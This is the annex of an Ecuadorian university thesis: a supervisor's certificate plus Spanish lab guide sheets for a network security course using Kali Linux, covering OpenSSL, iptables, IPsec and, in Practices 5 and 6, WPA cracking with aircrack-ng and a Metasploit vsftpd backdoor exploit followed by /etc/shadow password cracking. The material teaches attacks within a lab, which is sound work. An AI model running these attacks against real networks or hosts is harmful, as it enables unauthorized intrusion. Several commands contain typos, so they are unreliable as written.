ANEXOS

Anexo No 1: Certificado de funcionamiento

Anexo No 2: Hojas guías de las prácticas para estudiantes

Anexo No 3: Hojas guías de las prácticas para profesores

Anexo No 1: Certificado de funcionamiento



ESCUELA POLITECNICA NACIONAL

Campus Politécnico "J. Rubén Orellana R

Quito, 11 de enero de 2021

CERTIFICADO DE FUNCIONAMIENTO DE PROYECTO DE TITULACIÓN

Yo, *Leandro Antonio Pazmiño Ortiz*, docente a tiempo completo de la Escuela Politécnica Nacional como director del trabajo de titulación denominado: ELABORACIÓN DE GUÍAS DE PRÁCTICAS DE LABORATORIO PARA LA ASIGNATURA SEGURIDAD DE REDES EMPLEANDO KALI LINUX, certifico que he constatado el correcto funcionamiento del sistema desarrollado por ALEX DANIEL VINUEZA GUALOTUÑA estudiante de la Tecnología en Electrónica y Telecomunicaciones.

Por lo tanto, el proyecto cumple con todos los objetivos que fueron establecidos para su desarrollo en el plan del proyecto de titulación.

DIRECTOR

Ing. Leandro Antonio Pazmiño Ortiz, Msc.

Anexo No 2: Hojas guías de las prácticas para estudiantes



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PRACTICA N° 1

1. TEMA: Criptografía simétrica y asimétrica

2. OBJETIVOS

1. Familiarizar al estudiante con las funciones criptográficas más comunes empleadas para el cifrado simétrico y asimétrico con la herramienta OpenSSL para proporcionar autenticación, confidencialidad, integridad en las redes de comunicaciones.
2. Usar herramientas proporcionadas por *OpenSSL* para la realización de operaciones criptográficas como cifrado de clave simétrica y asimétrica empleando diferentes algoritmos

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Investigar acerca del uso de herramienta OpenSSL para cifrado simétrico y asimétrico.
- Realizar una breve descripción de encriptación simétrica y asimétrica.
- Investigar y describir las características principales de los siguientes algoritmos de cifrado: *DES, IDEA, AES, CAST 128, RC2, RC4, RC5, RSA*
- Consultar acerca de los siguientes comandos utilizados en la herramienta *OpenSSL*:
 - *openssl list-cipher-commands*
 - *openssl enc ()*
 - *openssl genrsa ()*
 - *openssl rsa()*
 - *openssl rsautl ()*
- Consultar las ventajas y desventajas del cifrado simétrico y asimétrico.

4. DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

Cifrado simétrico

4.1. Generar un fichero de texto que contenga la información que se quiera asegurar empleando cualquiera de las herramientas disponibles de *Kali Linux* (*echo, cat, vi, nano, etc.*).

4.2. Realizar el cifrado del fichero de texto generado anteriormente empleando el Algoritmo AES-256 en modo *CBC*.

➤ `openssl enc <mode> -in <mensaje> -out <mensaje_cifrado>`

4.3. Analizar el contenido del fichero con el texto cifrado y comprobar si los parámetros del resultado obtenido coinciden con lo esperado.

➤ `cat <mensaje_cifrado>`

4.4. Realizar la decodificación del fichero generado.

➤ `openssl enc <mode> -d -in <mensaje_cifrado> -out <mensaje_descifrado>`

4.5. Analizar el contenido del fichero obtenido y comprobar si el resultado obtenido coincide con lo esperado.

➤ `cat <mensaje_descifrado>`

4.6. Generar al menos dos ficheros con una longitud igual al tamaño del bloque empleado en el algoritmo *aes-256-cbc* y realizar el cifrado de estos para comparar el resultado obtenido.

4.7. El tratamiento de ficheros binarios requiere del empleo de herramientas específicas para su visualización, lo que dificulta la transmisión de su contenido según el servicio que se emplee, como por ejemplo incrustado en el cuerpo de un correo electrónico. La codificación Base64 permite la representación de datos binarios usando únicamente los caracteres imprimibles de ASCII.

➤ `openssl enc <mode> -base64 -in <mensaje> -out <mensaje_cifrado>/` encripta un fichero en otro fichero

4.8. Realizar el envío de la clave y el texto cifrado a través de correo electrónico a uno de los compañeros de forma que pueda decodificar el contenido del mensaje original.

Cifrado asimétrico

4.9. Generar una pareja de llaves pública y privada. Comenzar generando la clave privada con el algoritmo RSA.

➤ *openssl genrsa -out <llave_priv.pem> -bits:2048*

4.10. Generar la llave pública a partir de la clave privada.

➤ *openssl rsa -in llave_priv.pem -pubout -out llave_pub.pem*

4.11. Realizar el envío de la llave pública y a través de correo electrónico a uno de los compañeros de forma que puedan decodificar los mensajes que se le envié.

4.12. Crear y encriptar un fichero de texto con la llave pública de su compañero

➤ *Openssl rsautl -encrypt -in <mensaje> -out <mensaje_cifrado> -inkey <llave_publica_receptor> -pubin*

4.13. Empleando los conocimientos adquiridos en esta práctica definir, implementar un procedimiento mediante el cual se realice el envío seguro de información entre dos estudiantes.

BIBLIOGRAFIA.

[1] T. Diaz, «blyx.com,» 06 Julio 2006. [En línea]. Available:

https://blyx.com/public/docs/security/Usando_OpenSSL_en_el_mundo_real.pdf.

[Último acceso: Diciembre 2020].

[2] openssl , «openssl,» [En línea]. Available:

<https://www.openssl.org/docs/man1.0.2/man1/ciphers.html>. [Último acceso: Febrero 2021].



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PRACTICA N° 2

1. TEMA: Funciones de resumen, firmas y certificados digitales

2. OBJETIVOS

1. Usar herramientas proporcionadas por *OpenSSL* para la realización de funciones de resumen, firmas y certificados digitales empleando diferentes algoritmos
2. Conocer la diferencia que existe entre los diferentes algoritmos criptográficos para funciones de resumen
3. Aprender a elaborar una autoridad de certificación y su utilidad con la herramienta *OpenSSL*

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Investigar acerca del uso de la herramienta *OpenSSL* para firmas y certificados digitales.
- Realizar una breve descripción de funciones hash y certificación digital.
- Investigar y describir las características principales de las siguientes funciones de resumen: MD5 sha1 sha256 sha512.
- Consultar acerca de los siguientes comandos de *Openssl*.
 - *dgst*
 - *req*
 - *sign*
 - *verify*
 - *signature*
- Consultar las ventajas y desventajas de los algoritmos MD5 y SHA.
- Consultar la diferencia un certificado autofirmado con uno comprado a una autoridad certificadora.

- Consultar el archivo por defecto de la autoridad certificadora

4. DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

4.1. Calcular hashes criptográficos (MD2, MD4, MD5, RIPEMD-160, SHA, SHA1) de un archivo puede ser archivo de texto imagen o video.

4.2. Modificar el archivo de texto utilizado y realizar el mismo proceso, Explicar y justificar el resultado obtenido.

4.3. Firmar la función de resumen para que el archivo no sea modificado sin el permiso necesario.

4.4. Verificar la firma de un resumen.

- *Openssl dgst <md5> -verify <llave_pub.pem> -signature <nombre_archivo> <función_resumen>*

4.5. Crear una autoridad certificadora.

4.6 Descargar el archivo de configuración por defecto para de la autoridad certificadora.

4.6. Crear un certificado autofirmado por su propia autoridad certificadora.

- *openssl ca -in <llave_privada.pem> -out <nombre_certificado_firmado.epm>*

BIBLIOGRAFÍA

[1]T. Rhodes, «www.freebsd.org,» [En línea]. Available: https://www.freebsd.org/doc/es_ES.ISO8859-1/books/handbook/openssl.html. [Último acceso: Diciembre 2020].

[2] openssl , «openssl,» [En línea]. Available: <https://www.openssl.org/docs/man1.0.2/man1/ciphers.html>. [Último acceso: Febrero 2021].

[3] akatrevorjay/quick-ca, GitHub, 2019. [Online]. Available: <https://github.com/akatrevorjay/quick-ca/blob/master/caconfig.cnf.example>. [Ultimo acceso: Febrero 2021].



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PRACTICA N° 3

1. TEMA: Configuración básica de un firewall

2. OBJETIVOS

1. Conocer el correcto funcionamiento de un cortafuegos en el sistema operativo Kali Linux mediante la herramienta IPTABLES.
2. Simular un entorno de red protegido por un firewall programado en Kali Linux
3. Colocar reglas que verifiquen el correcto funcionamiento del firewall en el entorno de red simulada

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Investigar acerca de la herramienta IPTABLES.
- Realizar una breve descripción del firewall en una red.
- Investigar y describir las características principales de los protocolos TCP y UDP
- Consultar acerca de los siguientes puertos conocidos utilizados en la herramienta IPTABLES.
 - *ftp*
 - *ssh*
 - *telnet*
 - *dns*
 - *http*
 - *pop3*
 - *imap*
 - *https*
- Consultar las ventajas y desventajas de usar un firewall en una red

4. DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

4.1 Configurar el entorno de red a trabajar de la figura 3.2 en VirtualBox conforme la tabla 3.3 muestra.

Tabla 3.3 Distribución de la red

Máquina virtual	Red	Configuración
Firewall Kali Linux	eth0	adaptador puente
	Eth1	red interna red1
	Eth2	red interna servidor
Ubuntu	eth0	red interna red1
Servidor metasploitable	eth0 red	interna servidor




Figura 3.2 Distribución de la red

4.2 Configurar la dirección IP de cada máquina virtual como se muestra en la tabla 3.2.

Tabla 3.4 *Direccionamiento IP*

Máquina virtual	dirección IP	Mascara	puerta de enlace
Firewall Kali Linux	Dhcp	Dhcp	Dhcp
Ubuntu	10.0.0.2	24	10.0.0.1
Servidor metasploitable	172.16.1.2	24	172.16.1.1

4.3 Eliminar todas las reglas que esten por defecto del firewall firewall

4.4 Colocar las siguientes reglas de firewall

- Permitir a la red1 ubuntu acceder a internet
- Permitir al servidor metasploitable acceder a internet
- Rechazar el puerto de paginas web inseguras para la red1 ubuntu
- Permitir que la red1 ubuntu tenga comunicación con el servidor metasploitable
- Rechazar acceso a la pagina www.youtube.com desde la red1 ubuntu

4.5 Comprobar que las reglas esten siendo ejecutadas de manera correcta

BIBLIOGRAFIA

[1] oracle, «VirtualBox,» [En línea]. Available: <https://www.virtualbox.org/>. [Último acceso: Diciembre 2020].

[2] A. Molina, «openwebinars.net,» Noviembre 2018. [En línea]. Available: <https://openwebinars.net/blog/que-es-iptables/>. [Último acceso: Diciembre 2020].



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA

PRACTICA N° 4

1. TEMA: implementación de una VPN con el protocolo IPSEC

2. OBJETIVOS

1. Conocer el funcionamiento del protocolo IPSEC en una VPN.
2. Desarrollar una configuración de una VPN tipo transporte con IPSEC entre dos hosts de la misma red.
3. Reconocer con un analizador de datos el protocolo de cifrado utiliza IPSEC y como funciona.

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Realizar una breve descripción acerca del protocolo IPSEC en las VPNs.
- Investigar acerca de la herramienta *Wireshark* y su función dentro de una red.
- Consultar acerca de los siguientes algoritmos de encriptación y autenticación utilizados en IPSEC.

Encriptación

- *DES*
- *3DES*
- *AES*

Autenticación

- *HMAC-MD5*
 - *HMAC-SHA1*
 - *HMAC-SHA2*
- consultar las ventajas y desventajas de usar una VPN tipo transporte con IPSEC y una VPN tipo Tunnel con IPSEC y su diferencia

4. DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

- 4.1. Verificar que las máquinas virtuales tengan comunicación entre si
- 4.2. Realizar un análisis con la herramienta *Wireshark* de la comunicación que las máquinas virtuales realizan.
- 4.3. Realizar una VPN tipo transporte entre los dos hosts.
- 4.4. Realizar el mismo proceso con la herramienta *Wireshark* de la comunicación que tienen entre si las dos máquinas virtuales.
- 4.4. Explicar y justificar el resultado obtenido.

BIBLIOGRAFIA

[1] StrongSwan, «strongswan.org,» [En línea]. Available: <https://wiki.strongswan.org/projects/strongswan/wiki/IntroductionTostrongSwan>. [Último acceso: Diciembre 2020].

[2] "¿Qué Es IPSec y Cómo Funciona? | CactusVPN", CactusVPN, 2021. [Online]. Available: <https://www.cactusvpn.com/es/la-guia-para-principiantes-de-vpn/que-es-ipsec/>. [Ultimo acceso: Febrero 2021].



ESCUELA POLITÉCNICA NACIONAL
ESCUELA DE FORMACIÓN DE TECNÓLOGOS
HOJA GUÍA
PRACTICA N° 5

1. TEMA: Seguridad en redes inalámbricas

2. OBJETIVOS

1. Aprender el funcionamiento básico de *Air-crack*.
2. Verificar la seguridad de la red inalámbrica.
3. Realizar un ataque a una red inalámbrica con clave WPA/WPA2

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Realizar una breve descripción de la seguridad en redes inalámbricas.
- Investigar acerca de la herramienta *Aircrack-ng*.
- Consultar acerca de los siguientes comandos utilizados en *Aircrack-ng*.
 - *airodump-ng*
 - *aireplay-ng*
 - *airmod-ng*
- Consultar las ventajas y desventajas de los algoritmos WEP, WPA y WPA2
- Consultar las diferencias entre los protocolos de seguridad WEP y WPA

4. DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

4.1. Colocar el adaptador de red inalámbrica en modo monitor

- `#irmod-ng start <interfaz_de_red>`

4.2. Identificar las redes inalámbricas se encuentra en el entorno de trabajo y tomar nota

- `#irodump-ng <interfaz_de_red>`

4.3. Realizar un análisis a la red inalámbrica objetivo y almacenar la información dentro de un directorio, con fines prácticos la clave de la red inalámbrica será solo números.

- #Airodump-ng --bssid <MAC_router> --ch <1-14> --essid <nombre_red> -w <direccion_almacenamiento>

4.4. Obligar a que un dispositivo conectado a la red objetivo realice varios procesos de conexión a la red.

- #Aireplay -0 <numero_veces> -a <direccion_MAC_router> -c <direccion_MAC_dispositivo> <red_inalambriba>

4.5. Romper la red inalámbrica objetivo.

- #Crunch <valor_min> <valor_max> <variables> | aircrack-ng -e <nombre_red> -b <direccion_MAC_router> -w - <direccion_archivo.cap>

BIBLIOGRAFIA

[1] «Seguridad Wireless.net,» [En línea]. Available: <https://www.seguridadwireless.net/aircrack-ng-spain/>. [Último acceso: 2021].



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PRACTICA N° 6

1. TEMA: Análisis y explotación de vulnerabilidades

2. OBJETIVOS

1. Aprender el funcionamiento básico de *Metasploit Framework*.
2. Entender la interacción de *Metasploit Framework* con otras herramientas de seguridad como NMAP y John the ripper.
3. Simular un ataque a un servidor en una máquina virtual dentro de un entorno seguro utilizando las herramientas mencionadas

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Investigar acerca de la herramienta *Metaexploit*, NMAP y John the ripper.
- Realizar una breve descripción de los módulos que *Metasploit Framework* utiliza.
- Investigar y describir las características principales de Metasploitable 2
- Consultar acerca de los siguientes comandos utilizados en *Metasploit Framework*.
 - *help*
 - *search*
 - *use*
 - *set*
 - *info*
 - *run*
 - *check*
 - *Load*

- *show*
 - *route*
 - *sessions*
 - *edit*
- Realizar un resumen sobre los *exploits* y *payloads* más utilizados para aprovechar vulnerabilidades.

4 DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

4.1. Configurar la red para que el servidor metasploitable se encuentre en la misma red que la maquina atacante.

4.2. Utilizar NMAP para realizar un barrido de red

```
#nmap -sP <dirección IP de la red>
```

4.3. Seleccionar la maquina objetivo y realizar un escaneo de puertos para conocer que puertos están abiertos y sus servicios y almacenarlo en un archivo de texto

```
#nmap -sS -sV < dirección IP del servidor -ox /dirección/nombre_archivo
```

4.4. Repetir el proceso, utilizando las herramientas dentro de *Metasploit Framework*

```
# msfconsole
```

```
Msf > nmap_db -sS <dirección IP del servidor>
```

4.5. Comparar los resultados obtenidos con las diferentes herramientas utilizadas.

4.6. Analizar los comandos investigados en el trabajo preparatorio y detallar la información que muestra.

```
Ms6 >> help
```

```
Ms6 >> hosts
```

```
Ms6 >> services
```

```
Ms6 >> console
```

4.7. Aprovechar la vulnerabilidad en el puerto 21 con la información adquirida para poder acceder al servidor remotamente

```
msf > search vsftpd
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf exploit(vsftpd_234_backdoor) > show info
```

```
msf exploit(vsftpd_234_backdoor) > show options
```

```
msf exploit(vsftpd_234_backdoor) > set RHOST [dirección ip objetivo]
```

```
msf exploit(vsftpd_234_backdoor) > show payloads
```

```
msf exploit(vsftpd_234_backdoor) > show options
```

```
msf exploit(vsftpd_234_backdoor) > run
```

Se abrirá una shell en la máquina víctima donde se puede ejecutar comandos (se finaliza la conexión con el comando *exit*).

4.8 Realizar una explotación de fuerza bruta utilizando John de Ripper para conocer el nombre de usuario y contraseñas en las direcciones */etc/passwd* y */etc/shadow*

BIBLIOGRAFIA

[1] LETHANI , Agosto 2018. [En línea]. Available: <https://hacking lethani.com/es/metasploit-introduccion-al-pentesting/>. [Último acceso: Diciembre 2020].

[2] Vasco, «Guia Metasploitable 2,» Mayo 2016. [En línea]. Available: <https://fwhibbit.es/guia-metasploitable-2-parte-1>. [Último acceso: Diciembre 2020].

Anexo No 3 : Hojas guías de las prácticas para profesores



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES

PRÁCTICA N° 1

1. TEMA: Criptografía simétrica y asimétrica

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora con 20 minutos.

Paso 1. En la figura 3.3 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este icono




Figura 3.3 Icono de Oracle práctica uno

Una vez ejecutado el icono se muestra en la figura 3.4 la ventana en donde se elegirá la máquina virtual que será iniciada dando clic en el icono iniciar.




Figura 3.4 Interfaz gráfica VirtualBox práctica uno

Paso 2. Ingresar a la interfaz gráfica del sistema operativo Kali Linux con nombre de usuario **alumno** y clave **root**.

Paso 3. Ejecutar el emulador de terminal *Linux*, como se muestra en la figura 3.5 se procede con un clic en la parte superior del escritorio de Kali Linux.




Figura 3.5 Ubicación del emulador de terminal práctica uno

Se desplegará la herramienta de trabajo, como se observa en la figura 3.6 la herramienta permite el ingreso de comandos para realizar cualquier acción dentro del sistema operativo.




Figura 3.6 Emulador de terminal práctica uno

Paso 4. Crear un fichero con la información a realizar el proceso de encriptación y descriptación esto se realiza desde la interfaz gráfica del sistema operativo con la siguiente acción: *clic derecho >crear documento>archivo vacío* o desde el terminal ejecutando el comando:

`$ nano /home/alumno/Escritorio/msj`

- **nano** Crea un fichero de texto
- **/home/alumno/Escritorio/** Ubicación del fichero
- **msj** Nombre del fichero

Como se muestra en la figura 3.7 se despliega el editor de texto en el cual se introduce la información que se quiere proteger mediante el cifrado.




Figura 3.7 Editor de texto nano práctica uno

Al finalizar presionar *ctrl+O* para guardar el fichero y *ctrl+X* para salir del editor de texto.

Criptografía simétrica

Paso 5. Las operaciones de cifrado simétrico se realiza empleando el comando **enc**, por lo cual se puede cifrar y descifrar con diversos algoritmos que se observa en la figura 3.8 mediante el siguiente comando:

`$ openssl list -cipher-commands`




Figura 3.8 Algoritmos de cifrado

el algoritmo AES permite trabajar con claves de 128 bits, 192 bits o 256 bits.

Para la realización de esta práctica se utiliza una longitud de clave de **256 bits** y codificación **base64** que permite la representación de datos binarios usando los caracteres imprimibles de **ASCII**

algoritmo: -aes-256-cbc

Codificación: base64

Paso 6. Realizar el cifrado del fichero de texto generado empleando el algoritmo elegido de cifrado simétrico con el siguiente comando:

```
$ openssl enc -aes-256-cbc -base64 -in msj -out cifra
```

- **openssl** Herramienta de trabajo
- **enc** Codificación de cifrado
- **-aes-256-cbc** Algoritmo de encriptación a usarse para el archivo
- **-base64** Codificación
- **In** Referencia al archivo de origen
- **Msj** Nombre del archivo a cifrar
- **-out** Referencia al nombre que será asignado el documento
- **Cifra** Nombre que será asignado al archivo encriptado

Paso 7. Ingresar y confirmar una clave asignada al texto que será la clave compartida para poder descifrar el fichero cifrado como se observa en la figura 3.9 el proceso de cifrado.




```
alumno@alumno: ~/Escritorio
Archivo Acciones Editar Vista Ayuda

(alumno@alumno)-[~/Escritorio]
└─$ openssl enc -aes-256-cbc -base64 -in msj -out cifra
enter aes-256-cbc encryption password:
Verifying - enter aes-256-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

(alumno@alumno)-[~/Escritorio]
└─$
```

Figura 3.9 Cifrado simétrico

Como resultado se observa en la figura 3.10 el fichero con el contenido del mensaje y el fichero con el contenido cifrado generado por openssl con el comando cat seguido del nombre del documento.



```
(alumno@alumno)-[~/Escritorio]
└─$ cat msj
ejemplo practica 1 cifrado y decifrado

(alumno@alumno)-[~/Escritorio]
└─$ cat cifra
U2FsdGVkX1+hy/A0dkqXyS9AebCxZ0HQ7YGmY891qyR+xKNDf8cQeZanUf0CAaXF
j2vZYRPFYRmyJF2xTh4Dtg=
```


Figura 3.10 Mensaje cifrado

Paso 8. Desifrar el archivo generado con el siguiente comando:

```
$ openssl enc -aes-256-cbc -d -base64 -in cifra
```

- **-d** Permite la descriptacion del archivo
- **-in** Seleccionar el archivo encriptado

Como se observa en la figura 3.11 se solicita introducir la clave colocada en el proceso de encriptacion, como resultado la informacion se recupera.



```
alumno@alumno: ~/Escritorio
Archivo Acciones Editar Vista Ayuda
(alumno@alumno)-[~/Escritorio]
$ openssl enc -aes-256-cbc -d -base64 -in cifra
enter aes-256-cbc decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
ejemplo practica 1 cifrado y decifrado
```

Figura 3.11 Descifrado simétrico

Para que la comunicación sea satisfactoria, tanto el emisor como el receptor comparten la misma clave y se observara el contenido ya decifrado.

Criptografia asimetrica

Paso 1. Para la criptografia asimetrica lo primero a realizar es generar un directorio con nombre “Practica1” en el escritorio con el siguiente comando:

```
$ mkdir /home/alumno/Escritorio/Practica1
```

- **mkdir** Crea un directorio
- **/home/alumno/Escritorio/** Ubicación del directorio
- **Practica1** Nombre del directorio

A continuacion se debe cambiar de directorio con el siguiente comando:

```
$ cd /home/alumno/Escritorio/Practica1
```

- **cd** Permite cambiar de directorio

Paso 2. Generar una pareja de claves publica y privada dentro del directorio creado anteriormente, la clave privada debe estar protegida para que únicamente pueda ser accesible por su dueño, para generar la clave privada RSA se utiliza el siguiente comando

```
$ Openssl genrsa -out llaveA.pem 2048
```

- **Genrsa** Genera una llave privada con algoritmo rsa
- **-out** Hace referencia al nombre que será asignado

- **LlaveA.pem** Nombre del archivo con extensión <.pem>
- **2048** Tamaño de la clave

En la figura 3.12 se observa el tamaño de la clave es de 2048 bits, este parámetro puede ser modificado por el valor con el que se desea proteger el archivo, este comando genera una llave en un fichero con extensión <.pem>

```

alumno@alumno: ~/Escritorio/Practical
Archivo Acciones Editar Vista Ayuda

(alumno@alumno)-[~/Escritorio/Practical]
